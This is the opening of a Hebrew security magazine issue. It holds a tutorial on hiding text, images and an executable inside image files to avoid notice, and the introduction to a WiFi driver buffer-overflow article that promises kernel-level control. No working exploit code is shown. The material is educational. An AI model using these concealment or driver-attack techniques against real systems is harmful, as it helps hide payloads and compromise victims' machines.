

Digital Whisper

גליון 11, אוגוסט 2010

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, סילאן דלאל
כתבים:	שלומי נרקולייב, אפיק קסטיאל (cp77fk4r), עו"ד יהונתן קלינגר, אורי (Zerith), נתנאל שיין.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון האחד עשר של Digital Whisper!

מה העניינים חבר'ה? אצלנו פה הכל אחלה, אני מקווה שככה גם אצלכם ;) דברי הפתיחה האלה עושים לי בעיות כל פעם מחדש, כי ת'אחלס, אין לי יותר מדי מה להגיד כל פעם, אבל אם לא נכניס כמה שורות לפני התוכן עצמו- אנחנו נראה פחות רציניים לא? סתם...

אז ככה, דבר ראשון, רציתי לציין שנית את המגמה החיובית של חברי הקהילה לתרום ולעזור בהוצאת הגליון, המצב עדיין לא בשמיים, אבל אני לא יכול להגיד שאתם לא מתחילים להתעורר, ההיענות החיובית רק עולה ואנחנו מקבלים הרבה יותר מיילים עם רצון טוב והרבה פידבקים, בקיצור- אפשר להגיד שאתם מתחילים להתעורר. וזה מבורך!

דבר שני, רציתי לציין עוד משהו יפה- האתר שלנו נועד בתחילה להוות במה לפרסום הגליונות החודשיים, אך ניר צדק עם הרעיון שלו שנהפוך לבלוג בנושא אבטחת מידע, גם אפשר לראות במספר התגובות שאנחנו מקבלים, גם במספר הכניסות, וגם בכך שברב המקרים כשאני מנסה להשוות נושא מסויים שכתבנו עליו עם אתרי חדשות גדולים ואחרים בארץ- אני רואה לרב שאיכשהו אותן חדשות הצליחו לחמוק מהם, או שאם כבר איכשהו הם זרקו כמה מילים על הנושא, התחקיר שהם ביצעו היה קצר ורדוד. - חבל.

לא נורא, בשביל זה אנחנו פה :)

זהו, אלו היו כמה השורות החודשיות, אני מקווה שהצלחתי לשמור על הפאסון הרציני שלנו ;)


וכמו לפני כל מגזין- הפינה החשובה ביותר- התודות לכל מי שעזר לנו ביצירת הגליון, תרם תכנים, עזר בעריכה וכו'. תודה רבה! תודה רבה **לאביב ברזילי (sNiGhT)** על מחקר מעניין בנושא Fuzzing ומציאת חולשות. תודה רבה **לעומר כהן** על מאמר בנושא אמינותן של ראיות דיגיטליות בבתי משפט. תודה רבה **לרועי חורב** על מאמר בנושא שרתי Proxy. תודה רבה **לנתנאל שיין** על מאמר בנושא HoneyPots. תודה רבה **לשי רוד** על מאמר בנושא מציאת וניצול חולשות Buffer Overflows.

ותודה נוספת לגדי אלכסנדרוביץ' על מאמר שלא זכה להכנס לגליון הנוכחי ויכנס לגליון הבא.

קריאה נעימה!

ניר אדר

אפיק קסטיאל



תוכן עניינים

2	דבר העורכים
3	תוכן עניינים
4	סטגוגרפיה בשני שקל.
14	WIFI DRIVERS BUFFER OVERFLOW – לוחמה אווירית בשטח בנוי.
28	אמינותן של ראיות דיגיטליות
35	JAVA JAVA, PROXY PROXY
42	HONEYPOTS
57	BUFFER OVERFLOWS 101
120	דברי סיום

סטגנוגרפיה בשני שקל.

מאת אפיק קסטיאל (cp77fk4r)

הקדמה

מאמר זה אינו מאמר המשך למאמר הקודם שכתבתי בנושא, במאמר הקודם הצגתי דרכים ושיטות לבצע פעולות סטגנוגרפיה בתמונות באופן חכם על-ידי ניצול תכונותיה של העין האנושית. במאמר זה אבצע סקירה נרחבת על מספר שיטות סטגנוגרפיה שונות להחבאת מידע (מידע יכול להיות מחרוזת קצרה ואף קובץ בר-הרצה שלם!) בתוך אובייקטי תמונה דיגיטליים. אבצע זאת תוך כדי הצגה של דוגמאות ואסביר את החסרונות והיתרונות בכל שיטה ושיטה.


מבנה הקובץ

כאשר מדובר בסטגנוגרפיה מבוססת תמונה דיגיטלית הרעיון פשוט מאוד, אך עדיין, בכדי להבין אותו אנו צריכים להבין קודם כל איך מערכת ההפעלה שלנו מציגה ומתייחסת לתמונות תמונות.

כמו שאתם בוודאי יודעים, קיימים מספר רב מאוד סוגים ("פורמטים") של קבצי תמונה- או קבצים בכלל. פורמטים מוכרים הם GIF, PNG, JPG, BMP ועוד. אם תשימו לב, תראו שאותה התמונה, תשקול שונה בכל פורמט, ממה ההבדל נובע? מפני שכל פורמט מאחסן את פרטי התמונה באופן שונה. אני לא אכנס כאן על המבנה של כל פורמט ופורמט, אך חשוב שתבינו כי מבנה של תמונה- או בעצם, כמעט כל קובץ סטנדרטי שתפגשו יהיה בנוי ממספר חלקים מרכזיים. פורמט הקובץ אינו נקבע על פי הסיומת של אותו הקובץ- סיומת זאת נועדה להגדיר למערכת ההפעלה באיזה פעולה לנקות כאשר מריצים את הקובץ. אז מה קובע את פורמט הקובץ? המבנה שלו כמובן. ניתן להבחין בכך- כאשר משנים סיומת של קובץ (למשל "ZIP") לפורמט שונה- לדוגמה: "JPG", ה-ICON שלו אומנם ישתנה ל-ICON של תמונה, ואף אם תלחצו כאת על הקובץ, מערכת ההפעלה תדע לשפוך את תוכנו לתוך העורך הגרפי שנקבע כברירת מחדל לקבצי "JPG", אך שימו לב, מיד לאחר טעינת העורך תופיע שגיאה מטעמו שתקבע כי אין מדובר בפורמט תקין של קובץ "JPG" - או כי הוא פגום:

Photo Gallery can't open this picture or video. The file appears to be damaged or corrupted.

אז מה זאת אומרת "מבנה הקובץ"? בכדי להבין זאת, נוכל לקחת כדוגמה את המבנה של קבצי התמונה הפשוטים ביותר, קבצי ה-Bitmap (קבצי "BMP"). מבנה קובץ ה-Bitmap הסטנדרטי במערכת ההפעלה Windows נראה כך:



כותר הקובץ (ה-"Header") - יגיד למערכת ההפעלה באיזה סוג קובץ מדובר, במערכות חלונאיות נפגוש כאן לרוב את המחרוזת "424D" שאומרת "BM".

מידע הנוסף לכותר (ה-"Bitmap Information" או ה-"DIB header") - יכלול בתוכו מידע על התמונה, כגון אורך ורוחב, משקלו של התוכן, יחס ביטים/פיקסלים וכו'.

טבלת הצבעים בשימוש (ה-"Color palette") - תכלול את רשימת הצבעים הזמינים לשימוש בתמונה ועל-פיה יקבעו הצבעים בתמונה (לא מיקומיהם!).

תוכן התמונה (ה-"Bitmap data") - יכלול את תוכן התמונה, פסקל אחר פסקל מסודרים על פי תבנית המוכרת כ-"[Raster scan](#)".

למידע נוסף על מבנה קובץ ה-Bitmap תוכלו לקרוא בקישור הבא:

http://en.wikipedia.org/wiki/BMP_file_format#Color_palette

עד פה הסברנו מהו מבנה של קובץ וראינו את הדוגמה של קבצי BMP, חשוב לדעת שלכל קובץ סטנדרטי יש מבנה. מבנה זה נחוץ לנו בכדי שנוכל לבצע יישור קו על פיו יכתבו תוכניות שידעו לעבוד עם הקבצים האלו. בדיוק כמו בפרוטוקולי תקשורת.

התבאת מחרוזת בתמונה

כמו שראינו- בכדי שהעורך הגרפי שלנו ידע לפענח את המידע השמור בתמונה, עליה לעמוד בסטנדרט מסויים, אם נבצע חריגה מאותו הסטנדרט- העורך הגרפי שלנו לא ידע להציג את המידע החורג. כמובן שבמידה ונבצע חריגה ב"קטעים קריטיים" סביר להניח כי העורך הגרפי שלנו לא ידע איך לטעון את תוכן התמונה.

מה אלו אותם "קטעים קריטיים"? - ברב המקרים מדובר בקטעים המגדירים את מבנה הקובץ- אם נקח את הדוגמה הקודמת- הרי שמדובר בקטעי ה-Header וה-DIB Header.

לצורך ההמחשה, יצרתי תמונה בת תשעה פיקסלים:



(כמובן שהתמונה מוגדלת)


במידה ונפתח אותה בעזרת עורך-הקסדימאלי נוכל לראות את המידע הבא:

STG.bmp									
00000000	424D	5A00	0000	0000	0000	3600	0000	2800	BMZ.....6... (.
00000010	0000	0300	0000	0300	0000	0100	1800	0000
00000020	0000	2400	0000	0000	0000	0000	0000	0000	..\$......
00000030	0000	0000	0000	1DE6	A824	1CED	1DE6	A800\$......
00000040	0000	241C	ED1D	E6A8	241C	ED00	0000	1DE6	..\$......\$......
00000050	A824	1CED	1DE6	A800	0000				..\$......

שימו לב לחלקים המסומנים:

- **הבלוק המסומן באדום** - כמו שכבר אמרנו, מסמן סוג הקובץ.
 - **הבלוק המסומן בכחול** - אומר למערכת מהוא גודל תוכן הקובץ (5A = 90 בתים).
 - **שני הבלוקים המסומנים בירוק** – מסמנים את האורך והרוחב של התמונה ($3 \times 3 = 9$ פקסלים).
- מכאן ניתן ללמוד כי כאשר העורך הגרפי שלנו טוען את התמונה, הוא לומד על פי הנתונים ב-Header שלה את גודלה, ולכן, במידה ונוסיף מידע לאחר הגודל שנקבע- הוא לא יוצג בתמונה.

בכדי לנסות זאת- פשוט מאוד, פיתחו את התמונה שוב בעזרת עורך-הקסדצימאלי ותוסיפו את המחרוזת "This is my Secert Msg!" בסופה, ותשמרו:



במידה ונפתח את הקובץ בעזרת העורך הגרפי שלנו, לא נוכל להבחין בשינוי שבוצע:



ולמה זה? מפני שכמו שראינו קודם לכן- העורך הגרפי שלנו לא באמת מוודא שהוא גודל תוכן הקובץ, אלא מקבל את המידע הזה מהנתונים שנקבעו לו ב-Headers של הקובץ. ולכן, כל מה שנכתב לאחר מכן- פשוט לא קיים מבחינתו.

החבאת תמונה בתמונה

הרעיון שהצגנו בפרק הקודם יכול לעבוד מאוד טוב, אך במידה ונפתח את התמונה בעזרת עורך טקסט פשוט נוכל להבחין מיד במידע המוחבא. בכדי לפתור זאת, נוכל בקלות מאוד להחביא את המידע הנ"ל בתוך תמונה, ואת התמונה להחביא בתוך תמונה תמימה נוספת.

לדוגמה, ניצור תמונה כזאת:

This Is My Secret Msg!

נוכל באותו אופן כמו שהכנסנו את הטקסט לתמונה- להכניס את התמונה הזאת.

מהלך הביצוע פשוט מאוד- נעתיק את תוכן התמונה ונעתיק אותו לתוך קובץ התמונה שנבחר. במידה ונרצה להחביא את התמונה בתמונה הבאה:


This Is A SimpleText!

אופן מהלך ההחבאה יתבצע כך:

נפתח את התמונה בעת התוכן הסודי (לצורך העניין- תרשים של הכור הגרעיני באיראן) בעזרת עורך- הקסדימאלי. נעתיק את כלל המידע ונדביק אותו לאחר תוכן הקובץ של התמונה התמימה.

כמובן ששוב- לא יהיה שום הבדל ויזואלי בין התמונה התמימה המקורית לבין התמונה התמימה שמכילה את התוכן הסודי שלנו. ומפני שהפעם הכנסנו את תוכן התמונה ולא טקסט מפורש ("Clear-text"), במידה וגורם עויין יפתח את התמונה בעזרת עורך-הקסדימאלי, הוא לא יוכל להבחין במידע חריג בגוף הקובץ.

בכדי לשלוף את המידע, עלינו לפתוח את התמונה "התמימה" בעורך-הקסדימאלי, לגשת לסופו של תוכן התמונה הראשונה, ולשלוף את תוכן התמונה השניה. בכדי למצוא את תחילת התמונה השניה נוכל- או פשוט לקרוא את גודל תוכן הקובץ המקורי (על-ידי התבוננות ב-Headers) או על-ידי חיפוש המחרוזת "424D" שנמצאת בראש קבצי ה-BMP:



סטגנוגרפיה בשני שקל.

www.DigitalWhisper.co.il



- החלק המסומן באדום - סוף תוכן התמונה התמימה.
- החלק המסומן בירוק - תחילת מבנה התמונה הסודית.

ולאחר מכן- חילוץ התמונה על-ידי העתקת המידע לקובץ חדש ונקי- ופתיחת הקובץ החדש בעורך גרפי.

ע"י שימוש בפעולה זאת, נוכל בקלות מאוד להתגבר על המקרים בהם יפתחו את הקובץ בעורך-טקסט, אך עדיין, גם כאן לא תהיה בעיה לגלות כי אכן יש כאן מידע מוחבא. בקלות מאוד אפשר לראות (בנתוני מערכת ההפעלה על מאפייני נפח הקובץ) כי גודל הקובץ הרבה יותר גדול ממה שהוא אמור להיות (על ידי הסתכלות ב-Header של הקובץ עצמו) וכך להבין כי מוחבא בו מידע אשר לא מוצג.

מכאן אנו יכולים ללמוד כי פעולה סטגנוגרפית איכותית אינה אמורה לפגוע באחד ממאפייני הקובץ (כגון- גודלו)- או לפגוע בו כמה שפחות. מה שאומר, שבכדי להשאר "אמינים" כמה שיותר עלינו להחביא את המידע כך שתוכנו של הקובץ אכן ישקף את מה שכתוב ב-Header שלו.

שלב אחד קדימה


מה שאנו יכולים ללמוד מכאן הוא שאסור לנו לפגום ב-Headers של קבצי התמונה, מפני שכך יהיה ניתן להבין כי מדובר בקובץ "חשוד", דוגמה מעניינת שפגשתי באחד הפוסטים בבלוג "לא מדויק" של גדי אלכסנדרוביץ' יכולה לתת מענה מעניין לפעולה סטגנוגרפית שכזאת, פעולה סטגנוגרפית אשר לא פוגמת במבנה הקובץ- הפוסט מדבר על רעיון שהציגו נאור מוני ועדי שמיר. אני לא ארחיב יותר מדי מפני שגדי עשה זאת באופן יוצא מהכלל ואני ממליץ לעבור עליו (ובכלליות על כלל הבלוג) אלה רק אתן את התקציר:

אנו מעוניינים לחלק מידע מסויים הקיים ברשותנו לשני תמונות שונות, הרעיון הוא שאנו מעוניינים ליצור מצב כזה שמהסתכלות על כל תמונה בנפרד לא יהיה ניתן להסיק שום מידע לגבי התוכן בשלמותו, ואף יותר מכך- אנו מעוניינים להגיע למצב שמהסתכלות על כל תמונה בנפרד נוכל לראות תוכן לגיטימי כגון מידע הגיוני אחר (וכך לא ניצור "חשד" כי מדובר כאן בחומר סטגנוגרפי).

הרעיון שנאור ועדי הציגו במאמרם, הוא ליצור תמונה, אשר כל פיקסל בה נוצר מארבעה פיקסלים שונים שיפוזרו בין התמונות (מה שאומר שכל פיקסל בתמונת התוצר הסופי בגודל 2x2). הרעיון הוא שכשנניח את התמונות אחת על השניה (בהתחשב בכך שצבע לבן ייחשב כצבע שקוף) נחבר את הפיקסלים שיצרו את התמונה השלמה, אז איך בכל זאת אנו לא יכולים ללמוד דבר מתמונה אחת על לפחות חצי מהתמונה השלמה? מפני שכאשר אנו מחזיקים בתמונה אחת (מתוך שניים) אנו לא מחזיקים בשום פקסל שלם- כי כמו שאמרנו, בכדי ליצור פקסל שלם אנו חייבים גם את חלקו השני.

ועכשיו לאופן המימוש:

דוגמה לפקסלים שיכולים לשמש אותנו בכל תמונה בכדי להרכיב את הפקסל הסופי בתמונה הסופית:





(במקור: <http://gadial.blogli.co.il/archives/163>)


"אם נשים שני פיקסלים כאלו אחד על השני (כשלבן משמש כשקוף, כמובן) אנחנו יכולים לקבל כמעט כל הרכב שנרצה. לדוגמה, תת הפיקסל התחתון משמאל הוא יחסית לבן (כי חצי ממנו לבן). אם נניח אותו על עצמו (כלומר - בשתי התמונות באותו פיקסל החצי הימני יהיה צבוע בשחור והשמאלי יהיה שקוף) נקבל את עצמו - משהו שעדיין נראה לבן יחסית. לעומת זאת, אם נניח אותו על שכנו מימין, הפיקסל שחלקו הימני שקוף והשמאלי שחור - נקבל פיקסל שהוא שחור לחלוטין."

(צוטט במקור: <http://gadial.blogli.co.il/archives/163>)


כמימוש של זה, אפשר לראות את שני התמונות הבאות:



כאשר נציב אותן אחת על השניה (שוב, בהתחשב בכך שצבע לבן משמש כצבע שקוף) נקבל את התמונה הבאה:



ניתן לשים לב כי התמונה הסופית הרבה יותר כהה מהתמונות שהרכיבו אותה- וכאן בעצם תמון הרעיון, כאשר אנו מסתכלים על הפקסלים הבאים (נלקחו מהפינה השמאלית של התמונה של הומר):



(הקווים האדומים משמשים להפרדה בין הפקסלים בלבד ואינם מופיעים בתמונה המקורית)

אננו יכולים בשום דרך לדעת איזה פיקסלים- הפקסלים הנ"ל ירכיבו בסופו של דבר. כך שגם בהינתן לנו חציו של המידע- אין לנו היכולת להסיק שום מידע לגבי התמונה הסופית.

החבאת קובץ הרצה בתוך תמונה.

לפי מה שראינו עד כה- אנו חייבים להחביא את המידע בתוך התמונה, מה שאומר- שעלינו להחביא את המידע כך שהוא יוצג למשתמש, אך באופן כזה שהמשתמש (אשר לא מודע לכך שבוצעה בתמונה פעולה סטגוגרפית) לא יוכל להבין כי הוא אכן צופה במידע מוסתר.

בכדי להסביר את הרעיון, אתן את הדוגמה מהמקום בו פגשתי אותה לראשונה- אתר אתגר' Reversing Stegano- מומלץ ביותר בשם- [Ma's Reversing](#).

באחד מהשלבים אנו נתקלים בתמונה הבאה:

120-153



201-234


האתגר הוא כמובן לגלות מה היא הסיסמה המוחבאת בתמונה. וזאת דוגמה מצויינת למה שאני מעוניין להסביר. ברור לי שבגלל ההקשר שבו אני מביא את התמונה ישר אתם תתמקדו על החלק המעניין ביותר בה- התוכן המוצג בטלוויזיה, אך, ברור לי שאם הייתם פוגשים את התמונה הנ"ל בהקשר אחר לחלוטין- אף אחד לא היה מתמקד בתוכן הנ"ל- הרי מדובר ב"רעש לבן" לגיטימי לחלוטין.

ובכל זאת, איך נגשים לאתגר שכזה?

צמדי המספרים בפינה השמאלית העליונה והימנית התחתונה מסמנים גבולות של ריבוע (שבמקרה נופל בדיוק על ה- "רעש הלבן" בטלוויזיה) – אותו יש לחתוך ולשמור כ- "[Raw Files](#)". לאחר מספר משחקים עם אותו הקובץ יש להמיר לקובץ "COM" ולהריץ. אתם אולי לא תאמינו- אבל מדובר בסט פקודות בינאריות שיציגו לכם פלט על המסך. זהו לא סוף האתגר- אבל לא האתגר הוא נושא המאמר. ובכוונה לא נכנסתי לפרטים, בכדי לא להרוס למי שכן מעוניין לפתור את האתגר לבד. מה אנחנו יכולים ללמוד מהדוגמה הנ"ל?

סטגוגרפיה בשני שקל.

www.DigitalWhisper.co.il



שימו לב שאם נסתכל על פורמט התמונה- לא נבחין כי קיימות חריגות- מפני שאין שום חריגות בפורמט הקובץ, התוכן מוצג למשתמש בדיוק כמו כל פיקסל אחר.

בנוסף על כך, התוכן המוצג לא מהווה שום גורם מחשיד- מפני שהוא מוצג במיקום רלוונטי ("רעש לבן" בתוך מסגרת של טלוויזיה - לגיטימי לחלוטין) ועל כן מדובר בתמונה סטגנוגרפית טובה.

סיכום

כמו שהבנתם מקריאת המאמר, רבות השיטות בהן ניתן להחביא מידע בתוכן ויזואלי, מספר רב מהדוגמאות ניתן אף ליישם מחוץ לעולם הדיגיטלי, כמובן שישנן עוד שיטות רבות להחבאת מידע בתוכן חזותי באופן מוצלח אבל אני אעצור כאן.

Wifi Drivers Buffer Overflow לוחמה אווירית בשטח

בנוי.

מאת אביב ברזילי

גילוי דעת: אין כותב המאמר אחראי על כל נזק שיגרם כתוצאה מהמאמר **לרבות נזקים רפואיים הנגרמים כתוצאה משידורים של 802.11.**


מבוא

עקב התפשטות השימוש ברשתות האלחוטיות, נוסף אזור סכנה חדש למחשבים שלנו - רשת ה-802.11. התפרסמו חולשות רבות התפרסמו, כאלו הנוגעות לשבירת ההצפנה של הרשת, להזרקה של חבילות לתוך הרשת, ליכולת להיות ה-Access Point על ידי שינוי ה-MAC וחולשות רבות נוספות הנובעות מהמודל של רשתות ה-802.11.

קיים צד נוסף של חולשות עליהן נדון כאן, כאלו שאינן תלויות בפרוטוקול אלא במתכנת. כידוע, הדרייבר של כרטיס הרשת שלנו, כמו כל שרת/קליינט רגיל, מבצע פעולות פירסור על חבילות ולכן גם בו יתכנו חולשות בדומה לחולשות קוד של שרתי HTTP\FTP\SSH. החסרון הוא שכאן, על מנת לבצע תקשורת אנו חייבים להיות בקרבת מקום (במידה ואנו משתמשים באמצעים קונבנציונאליים). לעומת זאת, היתרון הוא שחולשות אלו מאפשרות הרצת קוד בקרנל, כך שבמידה והצלחנו לנצל חולשה כזאת נקבל שליטה מלאה על המחשב הנתקף בהרשאות הכי גבוהות.

במאמר זה נתמקד בחולשות ה-Buffer Overflow המוכרות, אף על פי שבימינו לא פשוט למצוא חולשות כאלו, משום שמודעותם של מתכנתים אליהן גדולה יותר, משום שחברות שמכבדות את עצמן שוכרות חברות אבטחת מידע שבודקות את הקוד, וגם בגלל שהקומפילרים כבר מתריעים על שימוש בפונקציות מסוכנות.

בכל אופן, לא נראה כי חברות משקיעות יותר מידי באבטחה, אולי משום שכמות החולשות שנמצאו בדרייברים עדיין לא גדולה מספיק או אולי בגלל שהתקיפות חייבות להיות מקומיות ולכן הן לא רואות בכך סכנה ממשית, אך בין כה וכה, החולשות הן חולשות קריטיות המאפשרות גישה מלאה ברמת הקרנל. משמעות הדבר היא שנוכל לעשות כמעט כל העולה על רוחנו.



באופן כללי, ניתן להרחיב את היריעה לכל סוגי הדרייברים המאפשרים לנו, בתור משתמשים, אינטראקציה ישירה איתם. כמובן שהדבר מאיים בעיקר על טכנולוגיות חדשות, מה שבהחלט עוזר לחולשות הקוד להשאר רלוונטיות גם בימינו.

אי לכך, החלטתי בוקר בהיר אחד להרים את הכפפה ולבדוק את הדרייבר של כרטיס הרשת שלי, הידוע בשמו Ralinktech USB- כרטיס לבן ששווק בעבר על ידי חברת בזק. שמתי לב שהחברה מספקת, בנוסף לדרייבר הבינארי של Wondows, גם דרייבר בקוד מקור ללינוקס. שיערתי שהפונקציות האחריות על הפירסור של החבילות לא אמורות להשתנות בין מערכות הפעלה ואכן, בדיקה קצרה של הבינארי ב-IDA מול קוד המקור אישרה את ההשערה ויכולתי לגשת למלאכה- איתור חולשות בקוד המקור. ובאמת תוך כמה דקות...בינגו! נמצאה **החולשה הראשונה**. בהמשך המאמר נציג חולשה זו, אך לפני שנכנס אליה נעבור קצת על מושגים בפרוטוקול 802.11 ונכיר את סביבת העבודה שלנו.

